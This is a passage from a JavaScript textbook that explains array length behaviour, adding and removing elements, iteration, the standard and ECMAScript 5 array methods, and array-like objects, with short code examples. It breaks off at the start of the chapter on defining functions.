When an array is sparse, the length property is greater than the number of elements, and all we can say about it is that length is guaranteed to be larger than the index of every element in the array. Or, put another way, an array (sparse or not) will never have an element whose index is greater than or equal to its length. In order to maintain this invariant, arrays have two special behaviors. The first was described above: if you assign a value to an array element whose index i is greater than or equal to the array's current length, the value of the length property is set to i+1.

The second special behavior that arrays implement in order to maintain the length invariant is that if you set the length property to a non-negative integer n smaller than its current value, any array elements whose index is greater than or equal to n are deleted from the array:

```
a = [1,2,3,4,5];      // Start with a 5-element array.
a.length = 3;         // a is now [1,2,3].
a.length = 0;         // Delete all elements.  a is [].
a.length = 5;         // Length is 5, but no elements, like new Array(5)
```

You can also set the length property of an array to a value larger than its current value. Doing this does not actually add any new elements to the array, it simply creates a sparse area at the end of the array.

In ECMAScript 5, you can make the length property of an array read-only with Object.defineProperty() (see §6.7):

```
a = [1,2,3];                                // Start with a 3-element array.
Object.defineProperty(a, "length",          // Make the length property
                      {writable: false});   // readonly.
a.length = 0;                               // a is unchanged.
```

Similarly, if you make an array element nonconfigurable, it cannot be deleted. If it cannot be deleted, then the length property cannot be set to less than the index of the nonconfigurable element. (See §6.7 and the Object.seal() and Object.freeze() methods in §6.8.3.)

7.5 Adding and Deleting Array Elements

We've already seen the simplest way to add elements to an array: just assign values to new indexes:

```
a = []           // Start with an empty array.
a[0] = "zero";   // And add elements to it.
a[1] = "one";
```

You can also use the push() method to add one or more values to the end of an array:

```
a = [];              // Start with an empty array
a.push("zero")       // Add a value at the end.  a = ["zero"]
a.push("one", "two") // Add two more values.  a = ["zero", "one", "two"]
```

Pushing a value onto an array a is the same as assigning the value to a[a.length]. You can use the unshift() method (described in §7.8) to insert a value at the beginning of an array, shifting the existing array elements to higher indexes.

You can delete array elements with the delete operator, just as you can delete object properties:

```
a = [1,2,3];
delete a[1];   // a now has no element at index 1
1 in a         // => false: no array index 1 is defined
a.length       // => 3: delete does not affect array length
```

Deleting an array element is similar to (but subtly different than) assigning undefined to that element. Note that using delete on an array element does not alter the length property and does not shift elements with higher indexes down to fill in the gap that is left by the deleted property. If you delete an element from an array, the array becomes sparse.

As we saw above, you can also delete elements from the end of an array simply by setting the length property to the new desired length. Arrays have a pop() method (it works with push()) that reduces the length of an array by 1 but also returns the value of the deleted element. There is also a shift() method (which goes with unshift()) to remove an element from the beginning of an array. Unlike delete, the shift() method shifts all elements down to an index one lower than their current index. pop() and shift() are covered in §7.8 and in the reference section.

Finally, splice() is the general-purpose method for inserting, deleting, or replacing array elements. It alters the length property and shifts array elements to higher or lower indexes as needed. See §7.8 for details.

7.6 Iterating Arrays

The most common way to loop through the elements of an array is with a for loop (§5.5.3):

```
var keys = Object.keys(o);   // Get an array of property names for object o
var values = []              // Store matching property values in this array
for(var i = 0; i < keys.length; i++) {  // For each index in the array
    var key = keys[i];                  // Get the key at that index
    values[i] = o[key];                 // Store the value in the values array
}
```

In nested loops, or other contexts where performance is critical, you may sometimes see this basic array iteration loop optimized so that the array length is only looked up once rather than on each iteration:

```
for(var i = 0, len = keys.length; i < len; i++) {
  // loop body remains the same
}
```

These examples assume that the array is dense and that all elements contain valid data. If this is not the case, you should test the array elements before using them. If you want to exclude `null`, `undefined`, and nonexistent elements, you can write this:

```
for(var i = 0; i < a.length; i++) {
    if (!a[i]) continue;  // Skip null, undefined, and nonexistent elements
    // loop body here
}
```

If you only want to skip undefined and nonexistent elements, you might write:

```
for(var i = 0; i < a.length; i++) {
    if (a[i] === undefined) continue; // Skip undefined + nonexistent elements
    // loop body here
}
```

Finally, if you only want to skip indexes for which no array element exists but still want to handle existing undefined elements, do this:

```
for(var i = 0; i < a.length; i++) {
    if (!(i in a)) continue ; // Skip nonexistent elements
    // loop body here
}
```

You can also use a `for/in` loop (§5.5.4) with sparse arrays. This loop assigns enumerable property names (including array indexes) to the loop variable one at a time. Indexes that do not exist will not be iterated:

```
for(var index in sparseArray) {
   var value = sparseArray[index];
   // Now do something with index and value
}
```

As noted in §6.5, a `for/in` loop can return the names of inherited properties, such as the names of methods that have been added to `Array.prototype`. For this reason you should not use a `for/in` loop on an array unless you include an additional test to filter out unwanted properties. You might use either of these tests:

```
for(var i in a) {
    if (!a.hasOwnProperty(i)) continue;  // Skip inherited properties
    // loop body here
}

for(var i in a) {
    // Skip i if it is not a non-negative integer
    if (String(Math.floor(Math.abs(Number(i)))) !== i) continue;
}
```

The ECMAScript specification allows the `for/in` loop to iterate the properties of an object in any order. Implementations typically iterate array elements in ascending order, but this is not guaranteed. In particular, if an array has both object properties and array elements, the property names may be returned in the order they were created, rather than in numeric order. Implementations differ in how they handle this case, so if iteration order matters for your algorithm, it is best to use a regular `for` loop instead of `for/in`.

ECMAScript 5 defines a number of new methods for iterating array elements by passing each one, in index order, to a function that you define. The `forEach()` method is the most general of these methods:

```
var data = [1,2,3,4,5];     // This is the array we want to iterate
var sumOfSquares = 0;       // We want to compute the sum of the squares of data
data.forEach(function(x) {  // Pass each element of data to this function
                sumOfSquares += x*x;  // add up the squares
             });
sumOfSquares                // =>55 : 1+4+9+16+25
```

`forEach()` and related iteration methods enable a simple and powerful functional programming style for working with arrays. They are covered in §7.9, and we'll return to them in §8.8, when we cover functional programming.

7.7 Multidimensional Arrays

JavaScript does not support true multidimensional arrays, but you can approximate them with arrays of arrays. To access a value in an array of arrays, simply use the `[]` operator twice. For example, suppose the variable `matrix` is an array of arrays of numbers. Every element in `matrix[x]` is an array of numbers. To access a particular number within this array, you would write `matrix[x][y]`. Here is a concrete example that uses a two-dimensional array as a multiplication table:

```
// Create a multidimensional array
var table = new Array(10);              // 10 rows of the table
for(var i = 0; i < table.length; i++)
    table[i] = new Array(10);           // Each row has 10 columns

// Initialize the array
for(var row = 0; row < table.length; row++) {
    for(col = 0; col < table[row].length; col++) {
        table[row][col] = row*col;
    }
}

// Use the multidimensional array to compute 5*7
var product = table[5][7];  // 35
```

7.8 Array Methods

ECMAScript 3 defines a number of useful array manipulation functions on `Array.prototype`, which means that they are available as methods of any array. These ECMAScript 3 methods are introduced in the subsections below. As usual, complete details can be found under `Array` in the client-side reference section. ECMAScript 5 adds new array iteration methods; those methods are covered in §7.9.

7.8.1 join()

The `Array.join()` method converts all the elements of an array to strings and concatenates them, returning the resulting string. You can specify an optional string that separates the elements in the resulting string. If no separator string is specified, a comma is used. For example, the following lines of code produce the string "1,2,3":

```
var a = [1, 2, 3];     // Create a new array with these three elements
a.join();              // => "1,2,3"
a.join(" ");           // => "1 2 3"
a.join("");            // => "123"
var b = new Array(10); // An array of length 10 with no elements
b.join('-')            // => '---------': a string of 9 hyphens
```

The `Array.join()` method is the inverse of the `String.split()` method, which creates an array by breaking a string into pieces.

7.8.2 reverse()

The `Array.reverse()` method reverses the order of the elements of an array and returns the reversed array. It does this in place; in other words, it doesn't create a new array with the elements rearranged but instead rearranges them in the already existing array. For example, the following code, which uses the `reverse()` and `join()` methods, produces the string "3,2,1":

```
var a = [1,2,3];
a.reverse().join()  // => "3,2,1" and a is now [3,2,1]
```

7.8.3 sort()

`Array.sort()` sorts the elements of an array in place and returns the sorted array. When `sort()` is called with no arguments, it sorts the array elements in alphabetical order (temporarily converting them to strings to perform the comparison, if necessary):

```
var a = new Array("banana", "cherry", "apple");
a.sort();
var s = a.join(", ");  // s == "apple, banana, cherry"
```

If an array contains undefined elements, they are sorted to the end of the array.

To sort an array into some order other than alphabetical, you must pass a comparison function as an argument to `sort()`. This function decides which of its two arguments should appear first in the sorted array. If the first argument should appear before the second, the comparison function should return a number less than zero. If the first argument should appear after the second in the sorted array, the function should return a number greater than zero. And if the two values are equivalent (i.e., if their order is irrelevant), the comparison function should return 0. So, for example, to sort array elements into numerical rather than alphabetical order, you might do this:

```
var a = [33, 4, 1111, 222];
a.sort();                // Alphabetical order:  1111, 222, 33, 4
a.sort(function(a,b) {   // Numerical order: 4, 33, 222, 1111
```

```
        return a-b;    // Returns &lt; 0, 0, or &gt; 0, depending on order
    });
a.sort(function(a,b) {return b-a});   // Reverse numerical order
```

Note the convenient use of unnamed function expressions in this code. Since the comparison functions are used only once, there is no need to give them names.

As another example of sorting array items, you might perform a case-insensitive alphabetical sort on an array of strings by passing a comparison function that converts both of its arguments to lowercase (with the `toLowerCase()` method) before comparing them:

```
a = ['ant', 'Bug', 'cat', 'Dog']
a.sort();                // case-sensitive sort: ['Bug','Dog','ant',cat']
a.sort(function(s,t) {   // Case-insensitive sort
          var a = s.toLowerCase();
          var b = t.toLowerCase();
          if (a < b) return -1;
          if (a > b) return 1;
          return 0;
       });               // => ['ant','Bug','cat','Dog']
```

7.8.4 concat()

The `Array.concat()` method creates and returns a new array that contains the elements of the original array on which `concat()` was invoked, followed by each of the arguments to `concat()`. If any of these arguments is itself an array, then it is the array elements that are concatenated, not the array itself. Note, however, that `concat()` does not recursively flatten arrays of arrays. `concat()` does not modify the array on which it is invoked. Here are some examples:

```
var a = [1,2,3];
a.concat(4, 5)          // Returns [1,2,3,4,5]
a.concat([4,5]);        // Returns [1,2,3,4,5]
a.concat([4,5],[6,7])   // Returns [1,2,3,4,5,6,7]
a.concat(4, [5,[6,7]]) // Returns [1,2,3,4,5,[6,7]]
```

7.8.5 slice()

The `Array.slice()` method returns a *slice*, or subarray, of the specified array. Its two arguments specify the start and end of the slice to be returned. The returned array contains the element specified by the first argument and all subsequent elements up to, but not including, the element specified by the second argument. If only one argument is specified, the returned array contains all elements from the start position to the end of the array. If either argument is negative, it specifies an array element relative to the last element in the array. An argument of -1, for example, specifies the last element in the array, and an argument of -3 specifies the third from last element of the array. Note that `slice()` does not modify the array on which it is invoked. Here are some examples:

```
var a = [1,2,3,4,5];
a.slice(0,3);    // Returns [1,2,3]
```

```
a.slice(3);      // Returns [4,5]
a.slice(1,-1);   // Returns [2,3,4]
a.slice(-3,-2);  // Returns [3]
```

7.8.6 splice()

The `Array.splice()` method is a general-purpose method for inserting or removing elements from an array. Unlike `slice()` and `concat()`, `splice()` modifies the array on which it is invoked. Note that `splice()` and `slice()` have very similar names but perform substantially different operations.

`splice()` can delete elements from an array, insert new elements into an array, or perform both operations at the same time. Elements of the array that come after the insertion or deletion point have their indexes increased or decreased as necessary so that they remain contiguous with the rest of the array. The first argument to `splice()` specifies the array position at which the insertion and/or deletion is to begin. The second argument specifies the number of elements that should be deleted from (spliced out of) the array. If this second argument is omitted, all array elements from the start element to the end of the array are removed. `splice()` returns an array of the deleted elements, or an empty array if no elements were deleted. For example:

```
var a = [1,2,3,4,5,6,7,8];
a.splice(4);    // Returns [5,6,7,8]; a is [1,2,3,4]
a.splice(1,2);  // Returns [2,3]; a is [1,4]
a.splice(1,1);  // Returns [4]; a is [1]
```

The first two arguments to `splice()` specify which array elements are to be deleted. These arguments may be followed by any number of additional arguments that specify elements to be inserted into the array, starting at the position specified by the first argument. For example:

```
var a = [1,2,3,4,5];
a.splice(2,0,'a','b');  // Returns []; a is [1,2,'a','b',3,4,5]
a.splice(2,2,[1,2],3);  // Returns ['a','b']; a is [1,2,[1,2],3,3,4,5]
```

Note that, unlike `concat()`, `splice()` inserts arrays themselves, not the elements of those arrays.

7.8.7 push() and pop()

The `push()` and `pop()` methods allow you to work with arrays as if they were stacks. The `push()` method appends one or more new elements to the end of an array and returns the new length of the array. The `pop()` method does the reverse: it deletes the last element of an array, decrements the array length, and returns the value that it removed. Note that both methods modify the array in place rather than produce a modified copy of the array. The combination of `push()` and `pop()` allows you to use a JavaScript array to implement a first-in, last-out stack. For example:

```
var stack = [];       // stack: []
stack.push(1,2);      // stack: [1,2]     Returns 2
stack.pop();          // stack: [1]       Returns 2
```

```
stack.push(3);          // stack: [1,3]      Returns 2
stack.pop();            // stack: [1]        Returns 3
stack.push([4,5]);      // stack: [1,[4,5]]  Returns 2
stack.pop()             // stack: [1]        Returns [4,5]
stack.pop();            // stack: []         Returns 1
```

7.8.8 unshift() and shift()

The `unshift()` and `shift()` methods behave much like `push()` and `pop()`, except that they insert and remove elements from the beginning of an array rather than from the end. `unshift()` adds an element or elements to the beginning of the array, shifts the existing array elements up to higher indexes to make room, and returns the new length of the array. `shift()` removes and returns the first element of the array, shifting all subsequent elements down one place to occupy the newly vacant space at the start of the array. For example:

```
var a = [];             // a:[]
a.unshift(1);           // a:[1]         Returns: 1
a.unshift(22);          // a:[22,1]      Returns: 2
a.shift();              // a:[1]         Returns: 22
a.unshift(3,[4,5]);     // a:[3,[4,5],1] Returns: 3
a.shift();              // a:[[4,5],1]   Returns: 3
a.shift();              // a:[1]         Returns: [4,5]
a.shift();              // a:[]          Returns: 1
```

Note the possibly surprising behavior of `unshift()` when it's invoked with multiple arguments. Instead of being inserted into the array one at a time, arguments are inserted all at once (as with the `splice()` method). This means that they appear in the resulting array in the same order in which they appeared in the argument list. Had the elements been inserted one at a time, their order would have been reversed.

7.8.9 toString() and toLocaleString()

An array, like any JavaScript object, has a `toString()` method. For an array, this method converts each of its elements to a string (calling the `toString()` methods of its elements, if necessary) and outputs a comma-separated list of those strings. Note that the output does not include square brackets or any other sort of delimiter around the array value. For example:

```
[1,2,3].toString()          // Yields '1,2,3'
["a", "b", "c"].toString()  // Yields 'a,b,c'
[1, [2,'c']].toString()     // Yields '1,2,c'
```

Note that the `join()` method returns the same string when it is invoked with no arguments.

`toLocaleString()` is the localized version of `toString()`. It converts each array element to a string by calling the `toLocaleString()` method of the element, and then it concatenates the resulting strings using a locale-specific (and implementation-defined) separator string.

7.9 ECMAScript 5 Array Methods

ECMAScript 5 defines nine new array methods for iterating, mapping, filtering, testing, reducing, and searching arrays. The subsections below describe these methods.

Before we cover the details, however, it is worth making some generalizations about these ECMAScript 5 array methods. First, most of the methods accept a function as their first argument and invoke that function once for each element (or some elements) of the array. If the array is sparse, the function you pass is not invoked for nonexistent elements. In most cases, the function you supply is invoked with three arguments: the value of the array element, the index of the array element, and the array itself. Often, you only need the first of these argument values and can ignore the second and third values. Most of the ECMAScript 5 array methods that accept a function as their first argument accept an optional second argument. If specified, the function is invoked as if it is a method of this second argument. That is, the second argument you pass becomes the value of the `this` keyword inside of the function you pass. The return value of the function you pass is important, but different methods handle the return value in different ways. None of the ECMAScript 5 array methods modify the array on which they are invoked. If you pass a function to these methods, that function may modify the array, of course.

7.9.1 forEach()

The `forEach()` method iterates through an array, invoking a function you specify for each element. As described above, you pass the function as the first argument to `forEach()`. `forEach()` then invokes your function with three arguments: the value of the array element, the index of the array element, and the array itself. If you only care about the value of the array element, you can write a function with only one parameter—the additional arguments will be ignored:

```
var data = [1,2,3,4,5];                          // An array to sum
// Compute the sum of the array elements
var sum = 0;                                     // Start at 0
data.forEach(function(value) { sum += value; }); // Add each value to sum
sum                                              // => 15

// Now increment each array element
data.forEach(function(v, i, a) { a[i] = v + 1; });
data                                             // => [2,3,4,5,6]
```

Note that `forEach()` does not provide a way to terminate iteration before all elements have been passed to the function. That is, there is no equivalent of the `break` statement you can use with a regular `for` loop. If you need to terminate early, you must throw an exception, and place the call to `forEach()` within a `try` block. The following code defines a `foreach()` function that calls the `forEach()` method within such a try block. If the function passed to `foreach()` throws `foreach.break`, the loop will terminate early:

```
function foreach(a,f,t) {
    try { a.forEach(f,t); }
```

```
    catch(e) {
    if (e === foreach.break) return;
    else throw e;
    }
}
foreach.break = new Error("StopIteration");
```

7.9.2 map()

The `map()` method passes each element of the array on which it is invoked to the function you specify, and returns an array containing the values returned by that function. For example:

```
a = [1, 2, 3];
b = a.map(function(x) { return x*x; });  // b is [1, 4, 9]
```

The function you pass to `map()` is invoked in the same way as a function passed to `forEach()`. For the `map()` method, however, the function you pass should return a value. Note that `map()` returns a new array: it does not modify the array it is invoked on. If that array is sparse, the returned array will be sparse in the same way: it will have the same length and the same missing elements.

7.9.3 filter()

The `filter()` method returns an array containing a subset of the elements of the array on which it is invoked. The function you pass to it should be predicate: a function that returns `true` or `false`. The predicate is invoked just as for `forEach()` and `map()`. If the return value is `true`, or a value that converts to `true`, then the element passed to the predicate is a member of the subset and is added to the array that will become the return value. Examples:

```
a = [5, 4, 3, 2, 1];
smallvalues = a.filter(function(x) { return x < 3 });   // [2, 1]
everyother = a.filter(function(x,i) { return i%2==0 }); // [5, 3, 1]
```

Note that `filter()` skips missing elements in sparse arrays, and that its return value is always dense. To close the gaps in a sparse array, you can do this:

```
var dense = sparse.filter(function() { return true; });
```

And to close gaps and remove undefined and null elements you can use `filter` like this:

```
a = a.filter(function(x) { return x !== undefined && x != null; });
```

7.9.4 every() and some()

The `every()` and `some()` methods are array predicates: they apply a predicate function you specify to the elements of the array, and then return `true` or `false`.

The `every()` method is like the mathematical "for all" quantifier ∀: it returns `true` if and only if your predicate function returns `true` for all elements in the array:

```
a = [1,2,3,4,5];
a.every(function(x) { return x < 10; })      // => true: all values < 10.
a.every(function(x) { return x % 2 === 0; }) // => false: not all values even.
```

The `some()` method is like the mathematical "there exists" quantifier ∃: it returns `true` if there exists at least one element in the array for which the predicate returns `true`, and returns `false` if and only if the predicate returns `false` for all elements of the array:

```
a = [1,2,3,4,5];
a.some(function(x) { return x%2===0; })  // => true a has some even numbers.
a.some(isNaN)                            // => false: a has no non-numbers.
```

Note that both `every()` and `some()` stop iterating array elements as soon as they know what value to return. `some()` returns `true` the first time your predicate returns true, and only iterates through the entire array if your predicate always returns `false`. `every()` is the opposite: it returns `false` the first time your predicate returns `false`, and only iterates all elements if your predicate always returns `true`. Note also that by mathematical convention, `every()` returns `true` and `some` returns `false` when invoked on an empty array.

7.9.5 reduce(), reduceRight()

The `reduce()` and `reduceRight()` methods combine the elements of an array, using the function you specify, to produce a single value. This is a common operation in functional programming and also goes by the names "inject" and "fold." Examples help illustrate how it works:

```
var a = [1,2,3,4,5]
var sum = a.reduce(function(x,y) { return x+y }, 0);      // Sum of values
var product = a.reduce(function(x,y) { return x*y }, 1); // Product of values
var max = a.reduce(function(x,y) { return (x>y)?x:y; }); // Largest value
```

`reduce()` takes two arguments. The first is the function that performs the reduction operation. The task of this reduction function is to somehow combine or reduce two values into a single value, and to return that reduced value. In the examples above, the functions combine two values by adding them, multiplying them, and choosing the largest. The second (optional) argument is an initial value to pass to the function.

Functions used with `reduce()` are different than the functions used with `forEach()` and `map()`. The familiar value, index, and array values are passed as the second, third, and fourth arguments. The first argument is the accumulated result of the reduction so far. On the first call to the function, this first argument is the initial value you passed as the second argument to `reduce()`. On subsequent calls, it is the value returned by the previous invocation of the function. In the first example above, the reduction function is first called with arguments 0 and 1. It adds these and returns 1. It is then called again with arguments 1 and 2 and it returns 3. Next it computes 3+3=6, then 6+4=10, and finally 10+5=15. This final value, 15, becomes the return value of `reduce()`.

You may have noticed that the third call to reduce() above has only a single argument: there is no initial value specified. When you invoke reduce() like this with no initial value, it uses the first element of the array as the initial value. This means that the first call to the reduction function will have the first and second array elements as its first and second arguments. In the sum and product examples above, we could have omitted the initial value argument.

Calling reduce() on an empty array with no initial value argument causes a TypeError. If you call it with only one value—either an array with one element and no initial value or an empty array and an initial value—it simply returns that one value without ever calling the reduction function.

reduceRight() works just like reduce(), except that it processes the array from highest index to lowest (right-to-left), rather than from lowest to highest. You might want to do this if the reduction operation has right-to-left precedence, for example:

```
var a = [2, 3, 4]
// Compute 2^(3^4).  Exponentiation has right-to-left precedence
var big = a.reduceRight(function(accumulator,value) {
                            return Math.pow(value,accumulator);
                        });
```

Note that neither reduce() nor reduceRight() accepts an optional argument that specifies the this value on which the reduction function is to be invoked. The optional initial value argument takes its place. See the Function.bind() method if you need your reduction function invoked as a method of a particular object.

It is worth noting that the every() and some() methods described above perform a kind of array reduction operation. They differ from reduce(), however, in that they terminate early when possible, and do not always visit every array element.

The examples shown so far have been numeric for simplicity, but reduce() and reduceRight() are not intended solely for mathematical computations. Consider the union() function from Example 6-2. It computes the "union" of two objects and returns a new object that has the properties of both. This function expects two objects and returns another object, so it works as a reduction function, and we can use reduce() to generalize it and compute the union of any number of objects:

```
var objects = [{x:1}, {y:2}, {z:3}];
var merged = objects.reduce(union);    // => {x:1, y:2, z:3}
```

Recall that when two objects have properties with the same name, the union() function uses the value of that property from the first argument. Thus reduce() and reduceRight() may give different results when used with union():

```
var objects = [{x:1,a:1}, {y:2,a:2}, {z:3,a:3}];
var leftunion = objects.reduce(union);       // {x:1, y:2, z:3, a:1}
var rightunion = objects.reduceRight(union); // {x:1, y:2, z:3, a:3}
```

7.9.6 indexOf() and lastIndexOf()

`indexOf()` and `lastIndexOf()` search an array for an element with a specified value, and return the index of the first such element found, or –1 if none is found. `indexOf()` searches the array from beginning to end, and `lastIndexOf()` searches from end to beginning.

```
a = [0,1,2,1,0];
a.indexOf(1)       // => 1: a[1] is 1
a.lastIndexOf(1)   // => 3: a[3] is 1
a.indexOf(3)       // => -1: no element has value 3
```

Unlike the other methods described in this section, `indexOf()` and `lastIndexOf()` do not take a function argument. The first argument is the value to search for. The second argument is optional: it specifies the array index at which to begin the search. If this argument is omitted, `indexOf()` starts at the beginning and `lastIndexOf()` starts at the end. Negative values are allowed for the second argument and are treated as an offset from the end of the array, as they are for the `splice()` method: a value of –1, for example, specifies the last element of the array.

The following function searches an array for a specified value and returns an array of *all* matching indexes. This demonstrates how the second argument to `indexOf()` can be used to find matches beyond the first.

```
// Find all occurrences of a value x in an array a and return an array
// of matching indexes
function findall(a, x) {
    var results = [],           // The array of indexes we'll return
        len = a.length,         // The length of the array to be searched
        pos = 0;                // The position to search from
    while(pos < len) {          // While more elements to search...
        pos = a.indexOf(x, pos); // Search
        if (pos === -1) break;  // If nothing found, we're done.
        results.push(pos);      // Otherwise, store index in array
        pos = pos + 1;          // And start next search at next element
    }
    return results;             // Return array of indexes
}
```

Note that strings have `indexOf()` and `lastIndexOf()` methods that work like these array methods.

7.10 Array Type

We've seen throughout this chapter that arrays are objects with some special behavior. Given an unknown object, it is often useful to be able to determine whether it is an array or not. In ECMAScript 5, you can do this with the `Array.isArray()` function:

```
Array.isArray([])     // => true
Array.isArray({})     // => false
```

Prior to ECMAScript 5, however, distinguishing arrays from nonarray objects was surprisingly difficult. The `typeof` operator does not help here: it returns "object" for arrays (and for all objects other than functions). The `instanceof` operator works in simple cases:

```
[] instanceof Array      // => true
({}) instanceof Array    // => false
```

The problem with using `instanceof` is that in web browsers, there can be more than one window or frame open. Each has its own JavaScript environment, with its own global object. And each global object has its own set of constructor functions. Therefore an object from one frame will never be an instance of a constructor from another frame. While interframe confusion does not arise often, it is enough of a problem that the `instanceof` operator is not deemed a reliable test for arrays.

The solution is to inspect the *class* attribute (see §6.8.2) of the object. For arrays, this attribute will always have the value "Array", and we can therefore write an `isArray()` function in ECMAScript 3 like this:

```
var isArray = Function.isArray || function(o) {
    return typeof o === "object" &&
    Object.prototype.toString.call(o) === "[object Array]";
};
```

This test of the *class* attribute is, in fact, exactly what the ECMAScript 5 `Array.isArray()` function does. The technique for obtaining the class of an object using `Object.prototype.toString()` is explained in §6.8.2 and demonstrated in Example 6-4.

7.11 Array-Like Objects

As we've seen, JavaScript arrays have some special features that other objects do not have:

- The `length` property is automatically updated as new elements are added to the list.
- Setting `length` to a smaller value truncates the array.
- Arrays inherit useful methods from `Array.prototype`.
- Arrays have a *class* attribute of "Array".

These are the features that make JavaScript arrays distinct from regular objects. But they are not the essential features that define an array. It is often perfectly reasonable to treat any object with a numeric `length` property and corresponding non-negative integer properties as a kind of array.

These "array-like" objects actually do occasionally appear in practice, and although you cannot directly invoke array methods on them or expect special behavior from the `length` property, you can still iterate through them with the same code you'd use for a true array. It turns out that many array algorithms work just as well with array-like

objects as they do with real arrays. This is especially true if your algorithms treat the array as read-only or if they at least leave the array length unchanged.

The following code takes a regular object, adds properties to make it an array-like object, and then iterates through the "elements" of the resulting pseudo-array:

```
var a = {};  // Start with a regular empty object

// Add properties to make it "array-like"
var i = 0;
while(i < 10) {
    a[i] = i * i;
    i++;
}
a.length = i;

// Now iterate through it as if it were a real array
var total = 0;
for(var j = 0; j < a.length; j++)
    total += a[j];
```

The Arguments object that's described in §8.3.2 is an array-like object. In client-side JavaScript, a number of DOM methods, such as `document.getElementsByTagName()`, return array-like objects. Here's a function you might use to test for objects that work like arrays:

```
// Determine if o is an array-like object.
// Strings and functions have numeric length properties, but are
// excluded by the typeof test. In client-side JavaScript, DOM text
// nodes have a numeric length property, and may need to be excluded
// with an additional o.nodeType != 3 test.
function isArrayLike(o) {
    if (o &&                                // o is not null, undefined, etc.
        typeof o === "object" &&            // o is an object
        isFinite(o.length) &&               // o.length is a finite number
        o.length >= 0 &&                    // o.length is non-negative
        o.length===Math.floor(o.length) &&  // o.length is an integer
        o.length < 4294967296)              // o.length < 2^32
        return true;                        // Then o is array-like
    else
        return false;                       // Otherwise it is not
}
```

We'll see in §7.12 that ECMAScript 5 strings behave like arrays (and that some browsers made strings indexable before ECMAScript 5). Nevertheless, tests like the one above for array-like objects typically return `false` for strings—they are usually best handled as strings, not as arrays.

The JavaScript array methods are purposely defined to be generic, so that they work correctly when applied to array-like objects in addition to true arrays. In ECMAScript 5, all array methods are generic. In ECMAScript 3, all methods except `toString()` and `toLocaleString()` are generic. (The `concat()` method is an exception: although it can be invoked on an array-like object, it does not property expand that object into the returned array.) Since array-like objects do not inherit from

Array.prototype, you cannot invoke array methods on them directly. You can invoke them indirectly using the Function.call method, however:

```
var a = {"0":"a", "1":"b", "2":"c", length:3};  // An array-like object
Array.prototype.join.call(a, "+")  // => "a+b+c"
Array.prototype.slice.call(a, 0)   // => ["a","b","c"]: true array copy
Array.prototype.map.call(a, function(x) {
    return x.toUpperCase();
})                                 // => ["A","B","C"]:
```

We've seen this call() technique before in the isArray() method of §7.10. The call() method of Function objects is covered in more detail in §8.7.3.

The ECMAScript 5 array methods were introduced in Firefox 1.5. Because they were written generically, Firefox also introduced versions of these methods as functions defined directly on the Array constructor. With these versions of the methods defined, the examples above can be rewritten like this:

```
var a = {"0":"a", "1":"b", "2":"c", length:3};  // An array-like object
Array.join(a, "+")
Array.slice(a, 0)
Array.map(a, function(x) { return x.toUpperCase(); })
```

These static function versions of the array methods are quite useful when working with array-like objects, but since they are nonstandard, you can't count on them to be defined in all browsers. You can write code like this to ensure that the functions you need exist before you use them:

```
Array.join = Array.join || function(a,sep) {
    return Array.prototype.join.call(a,sep);
};
Array.slice = Array.slice || function(a,from,to) {
    return Array.prototype.slice.call(a,from,to);
};
Array.map = Array.map || function(a, f, thisArg) {
    return Array.prototype.map.call(a, f, thisArg);
}
```

7.12 Strings As Arrays

In ECMAScript 5 (and in many recent browser implementations—including IE8—prior to ECMAScript 5), strings behave like read-only arrays. Instead of accessing individual characters with the charAt() method, you can use square brackets:

```
var s = test;
s.charAt(0)    // => "t"
s[1]           // => "e"
```

The typeof operator still returns "string" for strings, of course, and the Array.isArray() method returns false if you pass it a string.

The primary benefit of indexable strings is simply that we can replace calls to charAt() with square brackets, which are more concise and readable, and potentially

more efficient. The fact that strings behave like arrays also means, however, that we can apply generic array methods to them. For example:

```
s = "JavaScript"
Array.prototype.join.call(s, " ")      // => "J a v a S c r i p t"
Array.prototype.filter.call(s,         // Filter the characters of the string
    function(x) {
        return x.match(/[^aeiou]/);    // Only match nonvowels
    }).join("")                        // => "JvScrpt"
```

Keep in mind that strings are immutable values, so when they are treated as arrays, they are read-only arrays. Array methods like `push()`, `sort()`, `reverse()`, and `splice()` modify an array in place and do not work on strings. Attempting to modify a string using an array method does not, however, cause an error: it simply fails silently.

CHAPTER 8
Functions

A *function* is a block of JavaScript code that is defined once but may be executed, or *invoked*, any number of times. You may already be familiar with the concept of a function under a name such as *subroutine* or *procedure*. JavaScript functions are *parameterized*: a function definition may include a list of identifiers, known as *parameters*, that work as local variables for the body of the function. Function invocations provide values, or *arguments*, for the function's parameters. Functions often use their argument values to compute a *return value* that becomes the value of the function-invocation expression. In addition to the arguments, each invocation has another value—the *invocation context*—that is the value of the `this` keyword.

If a function is assigned to the property of an object, it is known as a *method* of that object. When a function is invoked *on* or *through* an object, that object is the invocation context or `this` value for the function. Functions designed to initialize a newly created object are called *constructors*. Constructors were described in §6.1 and will be covered again in Chapter 9.

In JavaScript, functions are objects, and they can be manipulated by programs. JavaScript can assign functions to variables and pass them to other functions, for example. Since functions are objects, you can set properties on them, and even invoke methods on them.

JavaScript function definitions can be nested within other functions, and they have access to any variables that are in scope where they are defined. This means that JavaScript functions are *closures*, and it enables important and powerful programming techniques.

8.1 Defining Functions

Functions are defined with the function keyword, which can be used in a function definition expression (§4.3) or in a function declaration statement (§5.3.2). In either form, function definitions begin with the keyword function followed by these components:

- An identifier that names the function. The name is a required part of function declaration statements: it is used as the name of a variable, and the newly defined function object is assigned to the variable. For function definition expressions, the name is optional: if present, the name refers to the function object only within the body of the function itself.
- A pair of parentheses around a comma-separated list of zero or more identifiers. These identifiers are the parameter names for the function, and they behave like local variables within the body of the function.
- A pair of curly braces with zero or more JavaScript statements inside. These statements are the body of the function: they are executed whenever the function is invoked.

Example 8-1 shows some function definitions using both statement and expression forms. Notice that a function defined as an expression is only useful if it is part of a larger expression, such as an assignment or invocation, that does something with the newly defined function.

Example 8-1. Defining JavaScript functions

```
// Print the name and value of each property of o.  Return undefined.
function printprops(o) {
    for(var p in o)
        console.log(p + ": " + o[p] + "\n");
}

// Compute the distance between Cartesian points (x1,y1) and (x2,y2).
function distance(x1, y1, x2, y2) {
    var dx = x2 - x1;
    var dy = y2 - y1;
    return Math.sqrt(dx*dx + dy*dy);
}

// A recursive function (one that calls itself) that computes factorials
// Recall that x! is the product of x and all positive integers less than it.
function factorial(x) {
    if (x <= 1) return 1;
    return x * factorial(x-1);
}

// This function expression defines a function that squares its argument.
// Note that we assign it to a variable
var square = function(x) { return x*x; }

// Function expressions can include names, which is useful for recursion.
```

```
var f = function fact(x) { if (x <= 1) return 1; else return x*fact(x-1); };

// Function expressions can also be used as arguments to other functions:
